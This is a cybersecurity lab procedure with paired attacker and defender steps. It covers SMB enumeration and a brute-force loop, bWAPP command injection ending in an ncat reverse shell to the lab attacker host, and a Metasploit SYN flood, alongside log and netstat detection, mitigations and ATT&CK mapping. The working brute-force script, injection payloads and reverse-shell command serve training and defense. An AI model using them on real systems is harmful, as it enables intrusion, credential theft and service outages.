Date: 2026.10.09
Category: Offensive and Defensive Security Practice
Target Audience: Cybersecurity Analysts / Network Defenders

Standard Operating Procedure: Attack Simulation and Defense Analysis

This document standardizes the procedures for executing and analyzing three core attack vectors within a controlled lab environment: SMB Reconnaissance[1] & Brute-Force, OS[2] Command Injection & Reverse Shell, and TCP SYN Flood DoS[3].

Summary & Technical Key Takeaways

I. *SMB Enumeration & Brute Force*
   A. Offensive Technique: Automated shell looping using `smbclient` and enumeration via `enum4linux`.
   B. Defensive Indicator / Artifact: Event Viewer SMBServer/Security error logs showing excessive failed attempts from IP `192.168.0.5`.
   C. Mitigation Control: Account lockout policies, SMB signing, and IP-rate limiting firewall rules.
   D. ATT&CK Mapping: T1135 (Network Share Discovery), T1087.002 (Account Discovery: Domain Account), T1110.001 (Brute Force: Password Guessing), T1021.002 (Remote Services: SMB/Windows Admin Shares)


II. *Command Injection & Reverse Shell*
   A. Offensive Technique: Unsanitized user input concatenation using the pipe (|) operator to spawn **`ncat`** `-e cmd.exe`.
   B. Defensive Indicator / Artifact: Active outbound connection on port 443 listed as `ESTABLISHED` in **`netstat`** `-n`.
   C. Mitigation Control: Strict input validation/whitelisting, avoiding shell exec functions, and restricting outbound web server egress traffic.
   D. ATT&CK Mapping: T1190 (Exploit Public-Facing Application), T1059.003 (Command and Scripting Interpreter: Windows Command Shell), T1095 (Non-Application Layer Protocol)

III. *TCP SYN Flood DoS*
   A. Offensive Technique: Continuous TCP SYN frame transmission using Metasploit `auxiliary/dos/tcp/synflood`.
   B. Defensive Indicator / Artifact: Ethernet bandwidth spikes and dozens of sockets stuck in `SYN_RECEIVED`[4] state.
   C. Mitigation Control: Enabling TCP SYN Cookies (`Syncookies`), rate limiting `SYN` packets, and firewall inspection.
   D. ATT&CK Mapping: T1499.002 (Endpoint Denial of Service: Service Exhaustion Flood)

---

[1] Server Message Block, scanning and enumeration of shared resources.
[2] Operating System.
[3] Denial of Service
[4] Half-open TCP handshake connection state awaiting final ACK confirmation.

Lab Environment Setup



Exercise 1: SMB Reconnaissance, Brute Force Attack & Audit Logging

Task 1: Perform SMB Enumeration and Initial Connection Attempt

1. **Defender**: Prepare Monitoring Environment on Target (Windows 11 VM)

- Log into the Windows 11 VM (192.168.0.2).
- Open Event Viewer by searching for Event Viewer in the Start Menu.
- In the left pane, navigate to: `Applications and Services Logs -> Microsoft -> Windows -> SMBServer`.
- Expand and select the Security log folder under SMBServer to display incoming connection events.

2. **Attacker**: Execute Network Reconnaissance & SMB Enumeration (Kali VM)

- Open a Terminal window on the Kali Linux VM (192.168.0.5).
- Perform an initial port scan against the target to verify active services: `nmap -Pn 192.168.0.2`
- Execute SMB-specific enumeration using enum4linux to extract shares, domain information, and user accounts: `enum4linux 192.168.0.2`
- Attempt a single manual SMB authentication request against the administrative share: `smbclient //192.168.0.2/administrator`
- Note: When prompted for a password, press Enter or type an arbitrary value to simulate an authentication failure.

3. **Defender**: Analyze Single Failed Authentication in Event Logs (Windows 11 VM)

- Return to the Windows 11 VM Event Viewer window.
- Right-click on the Security log under SMBServer and select Refresh.
- Inspect the generated error events resulting from the failed login attempt.
- Select the third error event down (or relevant failure log) and inspect the General tab.
- Observation Checklist: Confirm that the event details record an attempted login originating from IP address 192.168.0.5 due to bad username or authentication credentials.

Task 2: Conduct and Observe a Scripted SMB Brute-Force Attack

1. **Defender**: Baseline Event Logs Prior to Attack (Windows 11 VM / WIN-DEF)

- Ensure connection to WIN-DEF with Event Viewer open.
- Right-click on the Security log and select Clear Log.
- When prompted, click Save and Clear and export the baseline log as failed_login for forensic evidence.

2. **Attacker**: Develop and Execute Automated Brute-Force Script (Kali VM)

- Return to the Terminal on the Kali VM.
- Create a shell script named `brute.sh` using the Nano text editor: `nano brute.sh`
- Insert the following Bash automated authentication loop:

```
#!/bin/bash
for i in {0..20}
do
     echo $i | smbclient //192.168.0.2/administrator
     echo “Tried Password: $i”
done
```

- Save the file (Ctrl+O, press Enter) and exit Nano (Ctrl+X).
- Grant execution permissions to the script: `chmod +x brute.sh`
- Execute the brute-force script against the target: `./brute.sh`
- Observe the standard output in the terminal as sequential password attempts (0 through 20) are transmitted.

3. **Defender**: Verify Brute-Force Event Spikes in Event Viewer (Windows 11 VM)

- Return to the Windows 11 VM.
- In `Event Viewer`, right-click on the `Security logs` and select `Refresh`.
- Observe the immediate surge of authentication failure events logged within seconds, confirming a high-velocity scripted brute-force pattern originating from 192.168.0.5.

Exercise 2: Web OS Command Injection & Reverse Shell Exploitation

Task 1: Probe Web Application Command Injection Vulnerabilities

1. **System Host**: Initialize Target Web Application Services (Windows 11 VM)

- Click the Start charm on Windows 11 and open XAMPP Control Panel.
- Locate the Apache and MySQL services and click Start for both.
- Close the XAMPP Control Panel interface once both modules indicate active running status (green light).

2. **Attacker**: Authenticate and Set Security Level in bWAPP (Kali VM)

- On the Kali VM, launch Firefox and navigate to: http://192.168.0.2/bwapp
- Log into the application using credentials (Username: bee | Password: bug).
- Set the dropdown menu "Set the security level" to medium and click Set.
- Select "OS Command Injection" from the vulnerability drop-down menu and click Hack.

3. **Attacker**: Probe Command Separators and Identify Underlying OS

- Test standard command chaining operators in the DNS lookup input field:
    I. Test 1: `www.nsa.gov & netstat -n` (Result: Unsuccessful/Filtered. Single ampersand operator blocked by input validation.)
    II. Test 2: `www.nsa.gov && netstat -n` (Result: Unsuccessful/Filtered. Double ampersand logical AND operator blocked.)
    III. Test 3: `www.nsa.gov | netstat -n` (Result: Successful Execution. Pipe operator is accepted by application validation routines.)
    IV. Test 4: `www.nsa.gov | hostnamectl` (Result: No output returned. Linux-specific command failed. Target host is likely Windows.)
    V. Test 5: `www.nsa.gov | systeminfo` (Result: Full Output Returned. Host identified explicitly as Windows Server.)

4. **Attacker**: Enumerate Privileges and Installed System Utilities

- Type: `www.nsa.gov | whoami` into the field and click Lookup.
- Result: Web application executes commands under privilege context: LAB\Administrator.
- Check for Nmap installation on the target host: `www.nsa.gov | nmap -version`
- Check if ncat utility is present for secondary exploitation: `www.nsa.gov | ncat -h`
- Result: Ncat help screen is rendered, confirming ncat is installed and accessible in the system execution path.

Task 2: Establish an Interactive Reverse Shell and Verify Connection

1. **Attacker**: Setup Local Network Listener (Kali VM)

- In the Kali Terminal, verify local ncat availability by executing: `ncat -h`
- Start a local listener on TCP port 443 to receive the inbound reverse connection: `ncat -lvp 443`
    - Parameters: -l (listen mode), -v (verbose output), -p 443 (target port).

2. **Attacker**: Trigger Reverse Shell via Command Injection (Firefox/bWAPP)

- Switch to Firefox displaying the bWAPP OS Command Injection page.
- Input the following payload into the DNS lookup field and click Lookup: `www.nsa.gov | ncat 192.168.0.5 443 -e cmd.exe`
- Mechanism: Forces the Windows Server (192.168.0.2) to initiate an outbound socket connection to Kali (192.168.0.5) on port 443, redirecting cmd.exe process input/output to the attacker listener.

3. **Attacker**: Interact with Compromised Host Shell (Kali Terminal)

- Return to the Kali Terminal where ncat is running.
- Observe the success message indicating an established connection from host 192.168.0.2.
- Verify operational privilege level within the shell: whoami
- Confirm execution context returns: LAB\Administrator.

4. **Defender**: Perform Network Socket Analysis (Windows 11 VM)

- On the Windows 11 VM, open Command Prompt by pressing Start, typing cmd, and pressing Enter.
- Execute active network socket enumeration: `netstat -n`

- Observation Checklist: Confirm an active socket listing with status ESTABLISHED originating from local IP 192.168.0.2 targeting remote IP 192.168.0.5 on foreign port 443.
- Close the Command Prompt window upon verification.

Exercise 3: TCP SYN Flood DoS Attack Simulation & Traffic Analysis

Task 1: Baseline Normal Network & System Activity

1. **Defender**: Establish System Performance Baseline (Windows 11 VM)
- Click Start, type task manager, and open Task Manager.
- Click More details if in `simplified view`, then select the Performance tab.
- Select Ethernet on the left pane menu.
- Baseline Metric: Normal idle network activity exhibits low Receive throughput (<10 Kbps) and Send throughput below or around 50 Kbps.
2. **Defender**: Establish Socket State Baseline (Windows 11 VM)
- Open Command Prompt and execute: `netstat -n`
- Observe normal connected and listening TCP state listings without massive pending state queues.

Task 2: Launch SYN Flood DoS Attack and Analyze Indications

1. **Attacker**: Configure Metasploit SYN Flood Module (Kali VM)
- In the Kali Terminal, launch Metasploit Framework with elevated privileges: `sudo msfconsole`
- Search for and select the TCP SYN flood module: search synflood use 0
- Display module configuration settings: show options
- Set the target host IP (192.168.0.2) and target port (445 for SMB): `set RHOSTS 192.168.0.2 set RPORT 445`
2. **Attacker**: Initiate DoS Attack Vector
- In the msfconsole prompt, launch the attack: run
3. **Defender**: Observe Telemetry Spikes & Half-Open TCP States (Windows 11 VM)
- Focus on the Task Manager Ethernet Performance tab on Windows 11.
- Performance Impact: Observe immediate throughput spikes. Receive rate surging up to ~500 Kbps and Send response traffic climbing to ~2 Mbps before the performance auto-scales.
- Open Command Prompt and run: `netstat -n`
- Network Telemetry Analysis: Observe a massive list of socket connections destined for port 445 stuck in the `SYN_RECEIVED` state. This indicates half-open TCP handshakes consuming system memory queues without completing Step 3 (ACK) of the handshake.
4. **System Host**: Cease Attack Operations & Restore Baseline
- In the Windows Command Prompt, press `Ctrl + C` to stop the continuous netstat output.
- In the Kali Terminal running Metasploit, press `Ctrl + C` to abort the SYN flood script.

- Verify in Windows Task Manager that Ethernet throughput returns to baseline levels.

Mapping: MITRE ATT&CK Framework[5]

Exercise	Attacker Action	ATT&CK ID	Technique[6]	Tactic[7]
Ex. 1	nmap port scan	T1046	Network Service Discovery	Discovery
Ex. 1	enum4linux enumeration	T1135 / T1087.002	Network Share / Account Discovery	Discovery
Ex. 1	brute.sh password loop	T1110.001	Brute Force: Password Guessing	Credential Access
Ex. 1	smbclient admin share access	T1021.002	Remote Services: SMB/Admin Shares	Lateral Movement
Ex. 2	bWAPP login (bee/bug)	T1078.001	Valid Accounts: Default Accounts	Initial Access
Ex. 2	Pipe-based injection	T1190	Exploit Public-Facing Application	Initial Access
Ex. 2	cmd.exe execution via injection	T1059.003	cmd & Scripting Interp: Windows Shell	Execution
Ex. 2	ncat reverse shell on :443	T1095	Non-Application Layer Protocol	Command and Control
Ex. 3	Metasploit synflood module	T1499.002	Endpoint DoS: Service Exhaustion Flood	Impact

[5] MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) Framework
[6] Technique describes the specific method used to achieve the goal
[7] Tactic describes the attacker's goal